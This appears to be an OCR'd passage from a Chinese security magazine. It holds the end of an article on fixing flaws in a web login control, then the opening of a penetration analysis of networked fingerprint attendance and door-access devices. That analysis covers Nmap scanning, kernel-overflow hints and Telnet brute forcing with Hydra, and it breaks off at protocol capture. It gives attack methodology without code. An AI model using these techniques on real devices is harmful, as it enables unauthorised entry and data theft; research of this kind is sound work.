

在实际的攻击中，网络嗅探者或者跨站脚本代码或者木马，需要操纵登录页面里的JS脚本，以设置安全控件的加密方式为1。这样一来，安全登录控件就几乎退化成了一个普通的文本输入框。而用户输入的密码，则以近似原文的形式暴露在了各种攻击面前。

如何解决？

（1）漏洞1－重放攻击。


要解决它，可以使用HTTPS和动态密钥。其实对于淘宝，或者其他类似的对安全比较敏感的网页应用程序而言，使用HTTPS是一个基本的安全措施，可以保证点对点通信的数据私密性。使用一些诸如NetScaler这样的硬件SSL Box，可以实现在几乎不修改应用程序、不损害程序性能的前提下，透明地支持HTTPS。

（2）漏洞2－安全登录控件的缺陷。

登录控件本身的问题，主要在于仍然支持使用过于脆弱的加密算法，所以解决的办法就是修改代码，只支持AES（可以做变种，增加攻击难度）就可以了。支持多种加密算法其实没什么必要，倒是可以考虑支持不同长度的密钥，128、192或者256比特。

总是使用相同的密钥，这是另外一个问题。可以考虑在每次进入登录页面，由Web服务器返回一个长随机数，拿这个随机数和登录控件内部的另一个硬编码的（伪）随机数在一起计算SHA散列值，把结果当AES的密钥用，这样就大大增加了攻击的难度。

前置知识：无
关键词：漏洞、指纹识别、门禁系统



指纹识别在办公环境下的安全及渗透技术分析

文/图 Christopher Yang/杨 哲【ZerOne】

以往传统的指纹门禁系统，都是利用单线路或者多条隐蔽专用线路部署的，但现在市面上的一些新型指纹系统，为了方便用户的管理及使用，也开始支持网络化的访问及管理，这样的话，就出现了新的安全隐患。本文从工作中常见的个人指纹加密及指纹门禁设备入手，探讨当前面临的主要威胁及安全风险。

指纹识别的基础知识

1.关于指纹识别

由于人类指纹被认为是独一无二的固有特征，因此很早就被用于身份认证。通过预先采集个人的指纹图像，形成一定的数字文件，存储于数据库中，再新获得指纹时，即可与数据库中的指纹特征文件进行比对，从而完成身份认证和鉴别。

2.指纹识别技术

最主要的指纹识别应用就是用于司法鉴证。不过，当今社会更多的是将指纹识别用于各种商业、安保和管理领域，如门禁、门锁、信息安全、员工考勤等。

直接的指纹图像比对方式，对指纹图像因各种原因造成的残缺，或指纹采集时的不同角度和位置，都不能顺利地完成正确的比对。更先进的方法是先从指纹图像中抽取一些特征值，即所谓的细节特征点（minutiae points，主要是指纹分叉点、端点等），然后比较两幅指纹图像的特征值以确定匹配结果。

指纹识别的原理虽然简单，要实现却需要复杂和精确的算法，来对指纹图像进行处理，控制和减少噪声，正确抽取指纹特征值，以及完善解决指纹采集角度、位置平移等问题，才能保证准确地进行指纹识别。

同时，识别算法还必须具有极高的运算效率，以保证实际应用中大量人群使用的环境。虽然多数应用是基于PC计算平台的，但是，对于希望将算法嵌入到微处理器中，生产微型设备的开发商，识别算法对内存大小的要求也是至关重要的。

3.什么是指纹识别门禁系统

简单来说，使用指纹来对进出人员进行考核的门禁系统就是指纹门禁系统。下面我们来看看作为测试用的国内某款指纹考勤机的简单说明。

作为测试用的国内某款指纹考勤机，采用了XX科技自主知识产权的并行高速芯片的多媒体Linux平台，识别算法采用了XX科技最新的混合引擎Biokey8.0，识别速度较原有版本提高了5倍以上，2200枚指纹，10万条记录，中控指纹仪。无需实时连接计算机，是专门针对需要远距离脱机使用的企事业单位进行指纹考勤而设计的；同时还适用于各种需要准确身份识别的各种场合。指纹考勤机通过RS232、RS485、标准TCP/IP方式、U盘等多种方式与计算机通讯，可多台联网使用；适合于办公室或工厂考勤。图1 和图2 分别是两款功能不同的指纹门

禁/打卡机，我想很多朋友在工作的时候应该都见过。




图1




图2

扫描与OS识别

这里我们从几个方面来入手分析采用指纹识别技术的门禁及其他一些在办公环境能遇见的设备的安全问题。

首先从网络的角度分析。由于一些指纹设备提供有网络访问及管理功能，所以对于习惯于操作系统的攻击者来说就存在更多的可能。图3是使用Nmap对某款网络型指纹打卡机的设备进行扫描，可以看到其开放了23端口，系统为Linux。




图3

在此基础上，对该设备开放的端口进行进一步核实，如图4所示，可以看到对方产品型号为ZEM300，设计厂商为ZKSoftware，主机名为Treckle，Linux系统内核为2.4.20。




图4

OS攻击及漏洞利用

我们通过简单的OS探测和banner获取，可以得到该网络型指纹打卡机内置系统为Linux，内核版本为2.4.20，如图5所示。作为一个比较陈旧的内核版本，这个环节可以利用的地方实际上是有很多的，但我想关于溢出上的可能性就不用在这里多说了吧，大家可以自己试试。不过经过几个简单的测试，我发现溢出成功后可能会导致指纹打卡机与控制台通信的连接异常或者设备死掉，也请大家注意。




图5

此外，由于该网络型指纹打卡机支持Telnet管理，而一般管理员并不会对一个指纹打卡机设置什么繁琐的密码，加上该Linux是个"阉割"过的版本，所以针对Telnet服务的在线账户及密码暴力猜解也会是有效的，比如图6所示的老牌工具Hydra就能够胜任这一工作。

指纹登入信息拦截与分析

这里还是以国内某厂商的一款网络型指纹




图6

打卡机为例，来简单分析一下指纹信息的交互。图7为捕获的指纹录入数据报文。

位于管理机上的控制软件与指纹打卡机之间的数据使用UDP数据报文，并进行了重新封装，而之间的通信则使用名为ELPRO V2 Protocol Tunnel的隧道协议。经过测试，这个协议在多款网络型指纹打卡、验证设备中都在使用。下表给出了简单的说明。

